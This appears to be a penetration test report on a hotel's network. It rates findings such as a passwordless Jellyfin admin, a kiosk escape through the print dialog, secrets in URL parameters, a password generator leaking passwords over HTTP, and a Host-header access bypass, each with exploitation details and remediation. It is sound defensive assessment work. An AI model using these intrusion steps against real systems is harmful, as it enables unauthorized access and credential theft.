Business Impact: Customer access to entertainment materials could be disrupted, presented materials could be vandalized, future credentials passed through the media server could be collected, and a privileged position within the corporate network could be obtained as a stepping stone to further attacks.


Regulatory: PCI-DSS requirement 8.2 mandates that privileged accounts be protected by at least one factor of authentication: something you know (password), something you have (security key), or something you are (biometric).

Exploitation Details: The Jellyfin service on MEDIA is configured so that its admin user (*jellyfin*) is configured without a password. When a user visits the interface in the browser, they just have to click on *jellyfin* in order to login. Therefore, anyone with access to the web interface is able to use the administrator dashboard without credentials.




Jellyfin web interface login page

The dashboard allows a user to change a myriad of important configurations, as the directories of data, config, and cache files.



Jellyfin administrator interface

Notably, admin users can install executable plugins and add custom sources for plugins. Upon a server reload, such installed plugins are activated, and can lead to code execution on the media server.



Jellyfin administrator interface, plugin repository configuration

Remediation Recommendations:


- Set strong credentials for all service accounts and require authentication for all services.

Medium Risk

M.1 - Credentials to SecureAuth Application in Plaintext File

Comprehensive Risk Index (CRI):
6.4

Vulnerability Severity: 6
Likelihood (Ease of Exploitation & Exposure): 10
Business Impact: 3
Compliance Risk: 9
Effort to Fix: 1




Affected Service/Host: 10.0.0.103

MITRE ATT&CK Technique:
T1552.001 (Unsecured Credentials: Credentials In Files)

Description: 10.0.200.103 contains a folder named SecureAdmin, which has a plaintext config file including a user and password

Business Impact: Currently impact is minimal, as the password given by this tool was not currently observed in the environment; however, continued usage of this tool and its passwords unmitigated could lead to significant risks to assets across the enterprise from password reuse and guessability.

Exploitation Details:
While enumerating KIOSK03, the file was found in the c:\\secureadmin directory



Credentials highlighted

Remediation Recommendations:

- Ensure that whatever system to generate secure credentials for employees is used can not be accessed, especially from kiosks on the guest network

M.2 - Local Kiosk Escape

Comprehensive Risk Index (CRI):
6.3


Vulnerability Severity: 7

Likelihood (Ease of Exploitation & Exposure): 6

Business Impact: 7

Compliance Risk: 5

Effort to Fix: 7




Affected Service/Host:
10.0.200.100-104

MITRE ATT&CK Technique:
T1078.001 (Valid Accounts: Default Accounts)

Description: The kiosk mode is escapable via built-in UI functionality.


Business Impact: This vulnerability enables anyone with kiosk access to execute the full range of normal operating system commands on the kiosk, including backdooring it for future guest users or pivoting to access other elements of the network.

Exploitation Details: [redacted] right-clicked on the kiosk and accessed a print menu. From the print menu, the team could access a file browser by pressing "Find Printer." Furthermore, the team could right click the kiosk and open browser developer tools.



The developer tools, "Find Printer" button, and opened popup in kiosk

Beyond exploring the filesystem, from the address bar of the popup, the team could enter an executable with arguments, and execute host programs.



Execution of a command prompt within the kiosk

Remediation Recommendations:


- Consider using a free and open source kiosk tool such as Porteus Kiosk or Webconverger

M.3 - Jellyfin Web App Sends API Key in URL Query Parameter

Comprehensive Risk Index (CRI):

6.1

Vulnerability Severity: 4
Likelihood (Ease of Exploitation & Exposure): 5
Business Impact: 8
Compliance Risk: 8
Effort to Fix: 5



Affected Service/Host: 10.0.0.20 (80, HTTP)

MITRE ATT&CK Technique:
T1550.004 (Lateral Movement: Application Access Token)

Description: The jellyfin web application includes an API key in the URL through a query parameter. URLs and associated query parameters are often stored in server logs, browser history, and network caches. They are also exposed by referrer headers and accessible by browser extensions. As such, it is recommended to not include sensitive information in the header.

Business Impact: Storing sensitive information in a URL query parameter creates a low, yet real, risk of the secret being leaked. Leakage of an API key enables a malicious actor to impersonate Cozy Croissant services when interacting with the API.

Exploitation Details:
[redacted] located this issue when exploring the jellyfin web server's authentication endpoint. They logged into the web rewards server using valid credentials. Monitoring the HTTP requests, [redacted] noticed an API key was sent as a URL parameter.

HTTP request exposing api_key in URL parameter

Remediation Recommendations:

- Wherever possible, do not transmit API keys in URLs or query parameters. Instead, determine if the corresponding API allows alternative methods for including API keys, such as in HTTP headers or POST bodies.

- Refresh API keys regularly to mitigate impact of compromise keys.

M.4 - Password Generator Publicly Shares Password

Comprehensive Risk Index (CRI):

6


Vulnerability Severity: 6

Likelihood (Ease of Exploitation & Exposure): 3

Business Impact: 5

Compliance Risk: 9

Effort to Fix: 8



Affected Service/Host: 10.0.0.11

MITRE ATT&CK Technique: TA0006 (Credential Access)

Description: A custom built password generator shares the generated password on the network in an unencrypted network request to a third party.

Business Impact: Currently impact is minimal, as the password given by this tool was not currently observed in the environment; however, continued usage of this tool and its passwords unmitigated could lead to significant risks to assets across the enterprise from password reuse and guessability.

Exploitation Details: The password generator draws an icon for each password it creates. However, this icon is derived from the password data itself and is created by a third party service. This leaks the password data to the third party (tinygraphs.com and tinygraphs.cartesi.io. Further, this request is done using HTTP, an unencrypted protocol, so anyone listening on the network can get the password.

```
string escapedString = target2(<cp__2, securePassword.<cp__3.<cp__3.Target(securePassword.<cp__3.<cp__3, typeof(Uri), Program.GetState("securePassword")));
string weburlUpdate = "http://www.tinygraphs.com/labs/isogrids/hexals/" + escapedString + "?theme=duskfalling&numcolors=4&size=80&fmt=png";
string altwebUrlUpdate = "http://tinygraphs.cartesi.io/isogrids/" + escapedString + "?theme=summerwarmth&numcolors=4&size=80&fmt=png";
```

Pictured above, code from the password generator requesting an icon using the generated password

Remediation Recommendations:

- Use a well-regarded, secure password manager and password generator, such as BitWarden or 1Password.
- Improve application developers' security consciousness (including for internal applications) through regular security training so they can spot similar issues on their own.

M.5 - Rewards Web App Sends Secret in URL Query Parameter

Comprehensive Risk Index (CRI):

5.7


Vulnerability Severity: 4

Likelihood (Ease of Exploitation & Exposure): 5

Business Impact: 7

Compliance Risk: 7

Effort to Fix: 5



Affected Service/Host: 10.0.0.12 (80, HTTP)


MITRE ATT&CK Technique:
T1550.004 (Lateral Movement: Application Access Token)

Description: The rewards web application includes user secret in the URL through query parameter. URLs and associated query parameters are often stored in server logs, browser history, and network caches. They are also exposed by referrer headers and accessible by browser extensions. As such, it is recommended to not include sensitive information in the header.

Business Impact: Storing sensitive information in a URL query parameter creates a low, yet real, risk of the secret being leaked. Since secrets are static between sections and are used to protect a customer's rewards account, leakage of these secrets can result in the customer's reward account being compromised and their points being stolen.

Exploitation Details:

[redacted] located this issue when exploring the web rewards server's authentication endpoint. They logged into the web rewards server using valid credentials. Monitoring the HTTP requests, [redacted] noticed a user's secret.



HTTP request exposing secret in URL parameter

Remediation Recommendations:

- Do not transmit sensitive information in URLs or query parameters. Instead, attach them in HTTP headers or POST bodies.
- Rotate secrets between logins to allow recovery of secrets after compromise.

M.6 - Wordpress Network Access Misconfiguration

Comprehensive Risk Index (CRI):

5.5


Vulnerability Severity: 3

Likelihood (Ease of Exploitation & Exposure): 8

Business Impact: 7

Compliance Risk: 5

Effort to Fix: 3



Affected Service/Host: 10.0.0.11 (80, HTTP)


MITRE ATT&CK Technique: T1211 (Exploitation for Defense Evasion)

Description: The wordpress application is configured to only allow connections from 127.0.0.1, however this can be bypassed by setting an HTTP "Host" header to 127.0.0.1 in requests.

Business Impact: Access to the reservation webpage isn't limited to the local computer as intended. This exposes the website, a critical resource, as an attack surface to an attacker.

Exploitation Details: An attacker can by bypass the intended network access limitations by setting the HTTP Host parameter.

Setting the HTTP header to 127.0.0.1 to access the reservation website from a remote computer



Interacting with the website remotely

Remediation Recommendations:


- In the short term, bind the Apache web server to only 127.0.0.1 instead of 0.0.0.0. This prevents another server from accessing the website by changing the host header, like above.
- In the long term, improve application developers' security consciousness (including for internal applications) through regular security training so they can spot similar issues on their own.

M.7 - Insecure Encryption Scheme Usage

Comprehensive Risk Index (CRI):

5

Vulnerability Severity: 6
Likelihood (Ease of Exploitation & Exposure): 2
Business Impact: 6
Compliance Risk: 5
Effort to Fix: 5



Affected Service/Host: 10.0.0.11 (443, HTTPS)

MITRE ATT&CK Technique: T1600 (Weaken Encryption)

Description: The reservation website uses an insecure, obsolete encryption scheme, RSA 1024 bits.

Business Impact: An attacker with listen access to the network can extract passwords and other sensitive information from users and administrators interacting with the reservation website.

Exploitation Details: The server is using an insecure encryption scheme for SSL connections. First, an attacker would need to crack the 1024 bit private key the website is using for SSL, which is deemed feasible and practical with current technology. Next, the attacker will be able to decrypt all encrypted communication with the server.

Remediation Recommendations:

- Use RSA 4096 encryption.

Low Risk

L.1 - Weak Cookie Secret On Reservations Website

Comprehensive Risk Index (CRI):

4.7

Vulnerability Severity: 6

Likelihood (Ease of Exploitation & Exposure): 2

Business Impact: 6

Compliance Risk: 6

Effort to Fix: 2

Affected Service/Host: 10.0.0.11 (80, HTTP)

MITRE ATT&CK Technique:
T1552.001 (Unsecured Credentials: Credentials In Files)

Description: An attacker can login as admin, or any other user on the hotel reservation system because of a weak cryptographic secret used in authentication.

Business Impact: This vulnerability enables an attacker to takeover admin and client accounts. From there they have the ability to delete reservations, steal PII, and delete databases to impact business.

Exploitation Details: The reservation web application uses cookies to identify previously authenticated users and their permissions. This cookie is protected with a cryptographic key and symmetric encryption scheme, blowfish. However, the reservation web application uses a weak cryptographic key of insufficient length and entropy. This allows an attacker to create their own cookies, and therefore authenticate as arbitrary users.

Remediation Recommendations:

- For the short term, set a strong encryption key in config.inc.php. You may use this guide for guidance on generating strong keys.
- For the long term, improve developer's security consciousness through regular security training, so they can spot similar issues on their own.

L.2 - Rewards Service Exposes Outdated, Known-Vulnerable Administration Tools

Comprehensive Risk Index (CRI):

4·4

Vulnerability Severity: 6

Likelihood (Ease of Exploitation & Exposure): 4

Business Impact: 5

Compliance Risk: 4

Effort to Fix: 1


Affected Service/Host: 10.0.0.12 (80, HTTP)

MITRE ATT&CK Technique: T1588.006 (Obtain Capabilities: Vulnerabilities)


Description: The rewards web server exposes old versions of Adminer with known vulnerabilities.

Business Impact: This vulnerability puts access to the rewards program infrastructure at risk. Such access by a malicious actor could enable defrauding the business with fraudulently received reward points (with specific details depending on the reward program being run) or extracting customer PII.

Exploitation Details: [redacted] visited `/adminer` and `/adminer-old.php`, shown below.



The Adminer interface



The Adminer-old interface

The older of these shows version 4.3.0, less than the currently-available version of 4.8.1. This is vulnerable to multiple known CVEs, including some with impact of SSRF and arbitrary file read against the rewards server.

Remediation Recommendations:

- Keep all exposed 3rd-party software up-to-date with patches.
- Avoid exposing old or backup versions of software widely.
- Avoid exposing admin panels if possible.

L.3 - SimpleDNS Vulnerabile Library Usage

Comprehensive Risk Index (CRI):

4.3

Vulnerability Severity: 3

Likelihood (Ease of Exploitation & Exposure): 1

Business Impact: 6

Compliance Risk: 5

Effort to Fix: 9


Affected Service/Host: 10.0.0.5 (53, DNS)

MITRE ATT&CK Technique: T1190 (Exploit Public-Facing Application)

Description: The SimpleDNS server uses an insecure version of SQLite to fetch and store DNS data.

Business Impact: DNS is metaphorically the network's navigation system, so a vulnerability in DNS means an attacker could effectively shut down the network by making servers inaccessible. Alternatively, an attacker could lead requests from legitimate clients to malicious servers.
